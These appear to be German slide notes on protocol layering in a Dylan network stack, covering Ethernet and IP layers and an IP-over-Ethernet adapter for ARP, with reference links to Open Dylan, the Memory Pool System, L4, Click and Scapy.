# Layering

- Jeder Layer implementiert eine Protokollschicht
- <ethernet-layer>, <ip-layer>
- Wirkliche Welt ungeeignet OSI-Modell, deswegen Schichtentrennung nicht perfekt
- Beispiel: IP über Ethernet erfordert ARP
- Lösung: <ip-over-ethernet-adapter>



# Links

- Dylan Webseite <http://www.opendylan.org>
- Software Security is Software Reliability  
<http://doi.acm.org/10.1145/1132469.1132502>
- Memory Pool System Project  
<http://www.ravenbrook.com/project/mps>
- L4 Microkernel <http://www.l4hq.org/>
- Click <http://www.read.cs.ucla.edu/click/>
- Scapy <http://www.secdev.org/projects/scapy/>

